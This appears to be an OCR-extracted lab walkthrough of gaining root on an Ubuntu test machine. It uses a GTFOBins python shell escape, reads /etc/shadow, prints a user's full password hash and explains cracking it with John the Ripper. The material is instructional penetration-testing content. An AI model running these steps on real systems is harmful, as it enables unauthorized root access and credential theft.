
We get the access of Files and Directories of Ubuntu System, but the files and directories are unorganized.

We can organize the files and directories with the help of Privilege Escalation.


Privilege escalation is the exploitation of a programming error, vulnerability, design flaw, configuration oversight or access control in an operating system or application to gain unauthorized access to resources that are usually restricted from the application or user.

Privilege Escalation with the help of a GTFOBins:

https://gtfobins.github.io/gtfobins/python/



GTFOBins is used to bypass local security restrictions in misconfigured systems and gives an interactive shell in system.




Set an Interactive shell in System shell by GTFOBins:

whereis python

python -c 'import os; os.system("/bin/sh")'

shell



whereis python is use to check that the system contains or support Python or not.

python -c 'import os; os.system("/bin/sh")' is used to create an interactive system shell.


shell is used to set-up interactive shell using bash in root.

We found Python in /usr/bin/python, bash at /bin/bash and we got root@vtcsec:/# as an interactive shell in the system.

Then we have to open the Etc directory which contains the important files and password file of system.

Accessing Files available in the Etc Directory:


cd etc




Shadow file contains all the password of the system.

Opening the all-Hash Password in Shadow file:

cat shadow



Cat is used to open and read all the Hash values in the particular file or directory.



We can see that it contains the Username and Hash Password of Ubuntu Machine.

Username


marlinspike

Password

marlinspike:6wQb5nV3T$xB2W0/j0kbn4t1RUILrckw69LR/0EMtUbFFCYPM3MUHVmtyYW9.ov/aszTpWhLaC2x6Fvy5tpUUxQbUhCKbl4/:17484:0:99999:7:::

Then, with the help of Notepad, we can see the Pure Hash Password of the Ubuntu Machine.


Pure Hash Password of the Ubuntu Machine:



With the help of Notepad, we can edit and separate and see the Pure Hash Password.

Saving the Hash Password to .txt file for Bruteforce:

mousepad ubuntu-hash.txt



Mousepad is a tool in Kali Linux, used to edit and save Text as a File.


Ubuntu-hash.txt is the file name with the Format, to save the Hash Password to a Text File to Decrypt the Original Password.

After that we have to check that Hash Password is saved correctly.

Hash saved correctly to a .txt file:

ls

cat ubuntu-hash.txt





we can see that; the Hash Password is saves correctly without any error.

For Bruteforce and Password Cracking, John the Ripper tool is used.

John the Ripper and its Structure:

John the Ripper is a tool designed to help systems administrators to find weak (easy to guess or crack through brute force passwords, and even automatically mail users warning them about it, if it is desired.





john is the tool for Bruteforce and Password Cracking


--wordlist=/usr/share/john/password.lst is the Wordlist which contains the combination of some default and common password.

--rule is used to do the entire process in Order or Ruled Manner.

unshadowed.txt is the Hash or Encrypted Password.

Usage of John the Ripper:

john




john is the tool for Bruteforce and Password Cracking.

[OPTIONS] is used when Option like any Rule or Wordlist present.

[PASSWORD-FILES] is a file in which we save the Hash Password or Encrypted Password.

